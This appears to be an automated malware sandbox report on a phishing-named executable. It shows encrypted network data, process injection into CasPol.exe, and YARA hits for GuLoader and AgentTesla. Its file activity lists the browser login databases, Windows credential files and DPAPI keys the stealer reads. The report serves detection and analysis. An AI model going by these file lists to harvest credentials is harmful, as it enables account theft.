13 34 85 8c d2 8b 78 30 38 a5 d5 a3 56 b6 e7 c9 0c b0 c3 0e f8 Data Ascii: ~NpDI<Ps0n]E_*"=";zwk*W wULB\A%:5mgY^po8'xdK`b%qXqyt([/O=@`r4DFqmfXu?CAU:]BgR(#z,es}4x08V

Timestamp	kBytes transferred	Direction	Data
2022-05-11 12:51:32 UTC	133	IN	Data Raw: ca 53 46 d5 65 fe 9e 04 c8 0b 08 33 7b 4e 55 7b de d8 f5 ce 79 10 e9 46 16 df a2 ac 2d a1 fa 4e 79 56 db a7 76 48 f7 e1 f5 2b e6 25 c3 3c fa 3d ea 30 84 7c 3b f4 bc 51 0e 50 36 b1 4c b5 8d 2f a3 a7 e5 23 8f 8d 50 96 0b 4b 5d 1c b0 b6 06 aa 24 85 dd 95 2e 4f ed 6e 53 0e 35 e0 47 c3 a6 46 97 97 69 e2 0d c2 db a2 01 81 dc 17 f5 e6 7b 66 ed 52 3c b3 7e 20 cc 8f e2 71 4f 1e 89 2c 98 a0 1b e9 58 a4 a7 b6 d1 5e 1c 3b 7e 14 01 6b d5 65 dc 4c cf 7f 03 42 6f 14 72 53 3d 86 70 62 eb 05 ec 0c de 7b 9d fb 5a 1c 60 81 39 1a 89 ab 08 b2 ab 5d 85 17 66 16 c3 8e 55 b3 04 14 f4 af 89 f4 a2 a7 a5 4d d8 fc 28 52 2e ec 68 e3 e4 20 8e d0 8f 81 d6 bc db f2 0f 54 4f c4 bb 72 2b 48 3d 4d f5 c0 a5 71 81 00 21 2d b2 f4 32 71 4e 9c 62 f9 a1 5a f5 61 97 37 ea b7 31 53 9b d1 d7 43 cc Data Ascii: SFe3{NU{yF-NyVvH+%<=0|;QP6L/#PK]$.OnS5GFi{fR<~ qO,X^;~keLBorS=pb{Z`9]fUM(R.h TOr+H=Mq!-2 qNbZa71SC
2022-05-11 12:51:32 UTC	141	IN	Data Raw: f7 b1 04 d6 2f b2 d4 e1 96 43 df 74 f3 4f e8 e8 7c 15 aa 06 0b b3 e4 6c 32 71 4c 96 07 86 c0 5b 6f 40 9a e9 ce 97 d6 c8 be fc e6 bc f0 8a e8 63 8a 20 34 25 94 aa b9 d3 84 c3 91 c1 8e 17 2c 4f 17 37 52 7b c9 34 1e d5 dc f9 66 ed 52 ba 09 c1 e7 c7 d5 dc 8e be da 16 69 1d 5a ad 54 52 c6 4a cd 6f 6e 86 10 ee 1f 34 24 83 b4 cd 0b 16 84 8b a6 0e 98 d9 95 b5 2f 3d 29 3e 15 9b 46 d2 a1 cd 3f 44 6c 58 2b 99 c1 27 04 8b 05 cc 1b 89 28 3a 15 c8 bb 03 79 06 b8 98 cc 5e c0 f8 fa 86 f0 47 ba e0 b0 bd 75 bd 80 5b 7a 75 92 74 f3 50 82 c2 88 c7 ed 28 91 ae bb 14 e2 0f e7 50 f8 b1 f3 e8 1d 3f 6d 76 4b 2d b8 18 19 b1 98 2c 5e af 36 74 e4 26 4f 18 1b 7f ee 43 52 8d c9 56 f8 37 08 2a 39 b0 c7 7f 1c e3 3f 71 aa 96 12 e9 e6 14 fc a2 c4 c7 16 d6 6a 9b b4 06 04 59 60 5d e4 49 84 dd Data Ascii: /CtO|l2qL[o@c 4%,O7R{4iZTRJon4$/=)>F?DlX+'(:y^Gu[zutP(P?mvK-,^6t&OCRV7*9?qjY`]I
2022-05-11 12:51:32 UTC	148	IN	Data Raw: 35 2e b7 f2 03 61 e4 10 3c ca 04 6e 5a 6b 36 be 09 7b b0 ba 0d b9 fb 15 92 c4 c6 89 ca da 32 5a 91 1d a1 f1 b7 63 3c 0e 7d 74 59 4a 19 25 70 ea 89 a3 6a dd 98 6f 25 3f af ba db 51 22 5a 2e 94 20 85 56 c8 07 00 2f 6c c9 03 f6 45 13 21 de 62 c8 a7 99 04 04 8c e3 c0 0f 64 4d aa 0b 64 e0 fa 8c 50 1d 2d 7f 2e 6d 46 ee 68 e2 c3 f1 82 2f eb d7 f5 c5 ea 1d ce ac f3 f4 a7 19 81 41 8f d1 a2 85 b5 25 ca 28 29 16 83 67 df 41 68 33 6d b6 be 89 5e 98 c4 de 43 02 f6 cf 24 89 61 48 07 6f 9b cf 27 5a 64 3a 4d 03 74 db 59 18 5a 81 1b 0c eb f9 82 2b 8f ab 36 d7 2e 38 ef 2b cc 61 47 55 75 84 8c 8f 76 f1 ab 54 33 d7 d4 50 6b 65 ef 93 55 46 8f 2a 33 6e 08 1f e6 50 6c 2d c6 48 6d 1e b8 e8 1b c7 8c ce 3e ef ed db f2 f2 48 1c b5 c8 8f 2b 1b 18 4a 2c b5 bc b7 2a 96 e6 f7 48 5d 82 Data Ascii: 5.a<nZk6{2Zc<}tYJ%pjo%?Q"Z. V/lE!bdMdP-.mFh/A%()gAh3m^C$aHo'Zd:MtYZ+6.8+aGUuvT3PkeUF*3nPl-Hm>H+J,*H]
2022-05-11 12:51:32 UTC	156	IN	Data Raw: 56 5d 04 a7 7d 57 3f 1a 46 05 00 f6 77 d4 98 75 ae 01 ac 42 8b 92 a5 73 c9 45 0e ba fd a0 34 aa 1f 4d 6f 8b b2 47 3d 8b f6 ea 41 79 ab 9d 6e 38 32 2b c6 dc 02 90 51 2b 65 09 85 7d 85 35 9c f3 f7 9f 42 c4 70 cd 59 70 54 97 64 0e 94 80 b6 fd ab ff 5e ae c0 2f b6 88 6e d2 c0 ca d2 cb e6 6c 00 f1 8b 1d 68 d1 ac 05 95 34 9a 54 47 ea e0 70 34 d1 20 93 d9 44 46 05 a2 2d 66 a4 70 69 25 17 18 8c ef 58 f7 c7 2e 7a da f2 91 de 80 a7 19 c1 4c 41 d1 78 bb de 52 79 f4 87 fe 9e 04 12 3c 25 22 70 6c a8 7b e5 d9 d5 b7 65 10 61 4a fd 27 be ac 05 8a 43 31 1d 56 db a3 95 a8 f6 e1 e8 b1 ed 09 e9 1b d8 dc eb 30 77 5c bb e8 a1 51 22 79 8b b1 49 b3 b7 a9 30 c7 e4 23 96 ad 87 96 4e 4a c2 38 9d a4 c0 8c c6 84 c0 95 37 c6 bf 6f 56 10 29 c8 ff c0 a6 40 a0 11 2e 82 58 c3 da 82 e2 80 Data Ascii: V]}W?FwuBsE4MoG=Ayn82+Q+e}5BpYpTd^/nlh4TGp4 DF-fpi%X.zLAxRy<%"pl{eaJ'C1V0w\Q"yl0#NJ87oV) @.X
2022-05-11 12:51:32 UTC	164	IN	Data Raw: b3 a7 a9 ce c6 60 27 93 b6 f5 97 23 09 c6 39 9d a4 33 8a 7e 99 c5 8e 49 c7 6d 2b 52 11 29 c8 ad c2 65 41 97 13 50 83 18 84 de 82 e2 80 cf 17 c1 c7 4e 6f 8c 72 e3 fb 7f 20 ec 2b ed 71 ad 1c 8c 1f 26 a1 f3 a4 73 26 d9 d7 c3 5e c0 1f 82 0e 46 6b 43 0d f0 5d a1 5f f4 43 02 35 4a 89 66 86 08 32 c2 fc ed 0c cb 51 12 80 23 06 27 85 59 ae 89 ab 08 28 9d 70 0d 17 5e e8 85 8e 21 c1 cc 08 f4 af 85 fd b9 5b bc 56 99 d6 d2 78 4e ed 68 e7 d7 c6 5b fa 97 00 b4 91 2e 81 2e b2 4e c4 a8 52 54 52 17 4f af e8 38 26 80 06 0b af df 95 6e 74 52 a7 c2 f8 39 02 6e 44 ba 26 df 97 3b 53 b1 d3 b0 9a 4c 1c eb 63 8a 00 4c 0e 6a 80 bf e0 3a c2 e1 9c a5 91 52 2e 05 37 c3 5e 01 2d 59 d5 da 80 ea a6 9c 29 02 e5 ef fe e4 e6 d2 da 86 16 15 72 54 55 41 c0 ad 4a 09 14 c0 10 1a 5a e4 26 83 b4 Data Ascii: `'#93~Im+R)eAPNor +q&s&^FkC]_C5Jf2Q#'Y(p^![VxNh[..NRTRO8&ntR9nD&;SLcLj:R.7^-Y)rTUAJZ&
2022-05-11 12:51:32 UTC	172	IN	Data Raw: 92 67 2c 46 37 2b 70 1b 36 1e d5 d0 dc 22 b3 a9 2b 41 e5 59 fe fe fd 95 da 80 76 c9 71 61 57 02 c0 a0 64 13 0f 87 10 7c 3f 7a 31 b6 b6 07 2e d9 be af 86 df 9a 4f 95 92 57 23 2b 6e 09 b7 93 d1 a1 cb 15 50 12 d7 32 ac c7 57 d6 ac 29 ce 81 ac 05 bd 33 d9 6d 34 7b 56 98 5d cb 5c c0 e5 d2 e9 f1 f6 a0 ff 34 93 14 d5 ac 5d 5a a6 90 e2 f3 af a3 da 98 b1 cd 70 bf ac bb 34 6b b2 e7 df fa 8a d9 41 1c 92 47 5e cd 53 d9 8f 19 3a bc cd 5e ff 36 21 ed 09 5d 3e 3b 3d ec 80 4f 98 5c 2d f8 c7 3b 3e 11 49 c6 e9 1a 70 bd 3a c9 c7 12 fc eb c3 fe a2 c4 cb 33 16 65 88 96 83 06 6a 4d 7f 49 62 84 4b fa 40 60 56 75 e3 1a 00 86 e3 fd 28 5d 9a 8e 85 a6 cc 5c a6 58 f0 67 86 80 ae ea d8 87 67 e7 9d 9b 37 dc f3 36 26 b6 b7 21 c4 76 1d f6 d0 02 f0 cc f2 79 21 fc b0 8f 4a 8e f2 86 2f 96 Data Ascii: g,F7+p6"+AYvqaWd|?z1.OW#+nP2W)3m4{V]\4]Zp4kAG^S:^6!]>;=O\-;>Ip:3ejMIbK@`Vu(]\Xgg76&!vy!J/
2022-05-11 12:51:32 UTC	180	IN	Data Raw: 95 30 4a f7 5e ad 6b 54 94 b7 ec c6 92 a5 f6 59 9c 72 fd 79 1b 25 b0 16 0d a3 75 29 d1 b6 11 5b d8 68 52 a1 d1 b3 87 40 8e d9 a2 09 94 c3 41 6e 02 b1 75 b3 79 4e 46 98 5c a7 73 ae 3e b7 17 43 19 e3 2b ba 38 ac 52 28 9d 3a 19 8c 46 70 ec c1 c1 52 01 1a fe bd 61 4d e2 b3 42 a1 84 0d fc 8c bf 5a 25 47 89 fb f4 9b e9 fc d6 5c c0 bb 1d ce 5b 6b ad 43 95 42 cf ed 6d b9 4b f9 a5 61 87 27 5f bb 23 c1 c6 9d 12 ca ed 00 48 45 bc 75 17 0b aa ec 7b c9 f3 06 78 b1 7d fe 96 c7 20 fc ea a4 00 47 ff b6 74 0a c2 f0 5a dd 84 01 8a 76 40 a0 bb 59 a0 21 26 0a 4d be 97 0a 9a 97 90 26 e9 2b 6d 85 71 be 39 8e 27 74 30 a6 83 ad 09 f0 0a 29 9d 84 1c 0c ee 5b 64 34 f9 c4 cc 01 74 23 70 41 0f bd ab 15 2a 5a e5 d6 af d0 3b 60 dd 65 d3 85 f0 18 cc e6 74 52 e2 be 05 49 8b af 1c 83 2b Data Ascii: 0J^kTYry%u)[hR@AnuyNF\s>C+8R(:FpRaMBZ%G\[kCBmKa'_#HEu{x} GtZv@Y!&M&+mq9't0)[d4t#pA*Z;`et RI+
2022-05-11 12:51:32 UTC	187	IN	Data Raw: 58 d4 8f 99 00 2e b6 71 a7 39 1e 30 38 00 0e c6 c8 d7 72 ca 88 38 c0 a5 2f f2 a6 1b bc ac b8 b3 ad a1 1c 6d 96 8b 59 0d e3 ce 71 f0 6f f3 3e 23 c9 a2 1d 5a a2 4f 87 be 44 21 7d d6 7c 2a ec 18 05 68 78 7c 8a 8a 3d f7 8a 5c 1a b8 b9 e3 af cc c8 7d 16 22 24 d1 26 dc bf 0c 0c 94 e8 9a 9e 63 37 5a 7a 64 34 02 d0 34 bf b5 b0 b6 16 75 9d 07 78 4f cf c9 65 ea 15 55 18 10 be d7 04 c8 98 85 9a dc 85 61 be 7f 94 bd 86 55 84 1b de 9c e8 34 7d 08 89 d9 20 d6 e9 c8 b0 a3 e4 64 ee d9 f4 fe 67 2e 89 58 f0 c1 20 ed a3 f0 82 d8 61 a3 84 02 36 5f 48 a5 db c2 c1 25 c9 4e 58 d0 4a b7 b3 ee ac e1 b1 72 6f a4 33 00 94 34 aa de 12 6e 8d 46 9b 71 28 64 e0 5b 34 d2 7e 9d 3c 47 b4 b2 d0 39 7d 6f c5 56 6e 06 3f 35 85 38 9b 11 86 2e 0a 14 35 f7 55 d9 20 0e ac 9f 88 7f ab 1f 7a e8 5e Data Ascii: X.q908r8/mYqo>#ZOD!}|*hx|=\}"$&c7Zzd44uxOeUaU4} dg.X a6_H%NXJro34nFq(d[4~<G9}oVn?58.5U z^
2022-05-11 12:51:32 UTC	195	IN	Data Raw: 10 48 fa 6a 04 d3 4f 8a 0a 52 d9 90 b5 2a 4c 7e e2 61 01 2c 2a 34 a6 34 87 3b 88 34 3b 71 2a e6 21 c4 05 7c 80 89 ed 48 ad 51 5e f0 3b 5b 15 85 5e 8a 88 e3 7d 28 ef 05 97 53 33 f3 a1 fb 55 f7 b8 08 91 da 96 9b ff 5e c3 38 de 94 dc 2c 0c 9b 68 a3 b2 c6 ca a6 8f 5d 85 91 8d a2 2f fa 38 c4 da 24 f9 36 4b 4d 8b 9e 5c 14 f7 06 6e d9 cc f3 45 71 2d ca 85 ba d6 5a 2c 33 ba 62 bb 97 93 25 9b 97 80 9a 97 32 ea 02 fd 00 3d 79 94 c9 d0 fb 19 b5 91 a2 d3 91 34 59 16 50 21 5b 7e 53 6a 8a 08 b3 9c a6 db 4c 65 a3 a8 a7 99 9a e7 b5 63 18 70 25 3d 3b 36 af 17 4f 5f 6e f3 79 9c 5a b2 4f ed d0 38 59 3b e6 c8 f2 80 d9 ab f0 f4 27 73 67 51 5e da d1 b7 ce bc 15 84 6a 39 69 e1 c5 43 ae 89 51 a3 d4 c2 6c 48 5c 8c 0c 44 01 06 df 7f 93 13 af 81 a7 13 94 01 d5 a6 53 8d 75 d1 e5 1a Data Ascii: HjOR*L~a,*44;4;q*!|HQ^;[^}(S3U^8,h]/8$6KM\nEq-Z,3b%2=y4YP![~SjLecp%=;6O_nyZO8Y;'sgQ^j9iCQlH\DSu

Timestamp	kBytes transferred	Direction	Data
2022-05-11 12:51:32 UTC	203	IN	Data Raw: bf bc dd af c9 1d d3 00 bb e7 98 d7 86 de 85 02 ce 94 be 85 f6 32 fa e8 09 6b 73 92 1a e7 4b d2 65 0f 7e e3 c6 b4 dc 31 c7 01 ae 00 82 5b b4 11 7c e6 d8 27 32 9b f3 4c f3 81 db a9 41 31 23 ca 45 f5 3f 06 10 0e be 63 49 df d3 04 18 0b 34 b0 e0 40 b3 2a f2 d3 3e 55 26 2e b9 6e a6 50 bc dc e8 f6 3f 0f 2d 93 dc da 67 12 d1 b7 07 d7 8b 0e e3 da d9 e6 b0 47 18 2b e9 fb f8 8c cb 14 da 25 6f c8 6a 95 5f 6f b8 e7 26 79 bd 08 d6 ee f3 88 3a 28 1d 0c 68 8f f1 46 f3 58 87 58 07 c9 ab ca 4e 95 f0 af a1 8c 75 5e 8f 19 35 34 22 2f 54 56 b9 c2 66 45 ae c8 69 55 3f e0 bf 88 d9 9b de 03 c7 95 00 c5 73 2d ac 7b 78 09 57 67 89 49 3c f0 8b 2e 8b 97 d7 17 52 3e 34 2a a8 44 2f 6d 92 1e 54 4f cd c1 93 d9 7e 08 0b fd 3f 6d 7f f9 a8 6d 6f 95 bf af c8 ac cf 35 6c 0f 33 d4 9a 68 b5 Data Ascii: 2ksKe~1[|'2LA1#E?cI4@*>U&.nP?-gG+%oj_o&y:(hFXXNu^54"/TVfEiU?s-{xWgI<.R>4*D/mTO~?mmo5l3h

Statistics

Behavior



System Behavior

Analysis Process: PO#4200000866.exe PID: 7860, Parent PID: 600

General

Target ID:	1
Start time:	14:50:51
Start date:	11/05/2022
Path:	C:\Users\user\Desktop\PO#4200000866.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\PO#4200000866.exe"
Imagebase:	0x400000
File size:	379352 bytes
MD5 hash:	5D0444B70FF5CAA4EC3B2CA2E563E724
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.42101494112.0000000003C70000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **6396**, Parent PID: **7860**

General

Target ID:	7
Start time:	14:51:14
Start date:	11/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\PO#4200000866.exe"
Imagebase:	0x1c0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **1516**, Parent PID: **7860**

General

Target ID:	8
Start time:	14:51:14
Start date:	11/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\PO#4200000866.exe"
Imagebase:	0xd40000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000008.00000000.41902252759.0000000001120000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.46737865180.000000001D891000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.46737865180.000000001D891000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD33263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD33263	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD33263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD33263	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6A799B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6A799B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DD3099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DD3099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD3099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD3099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC862DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DD3D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DD3D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD3D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6DC862DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC862DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC862DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC862DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD3099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD3099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6A799B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6A799B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DD3099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DD3099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DC862DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	7	6A799B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6A799B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\1adf5676-a5c4-438a-8b36-79fb7155ebfd	unknown	4096	success or wait	2	6A799B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6A799B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6A799B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DD3099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DD3099B	unknown
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6A799B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6A799B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6A799B71	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	success or wait	1	6D28FDB8	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableFileTracing	dword	0	success or wait	1	6D28FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	6D28FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	6D28FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	6D28FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	6D28FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	6D28FDB8	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\caspol_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6D28FDB8	unknown

Analysis Process: conhost.exe PID: **3884**, Parent PID: **1516**

General

Target ID:	9
Start time:	14:51:14
Start date:	11/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7cd350000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly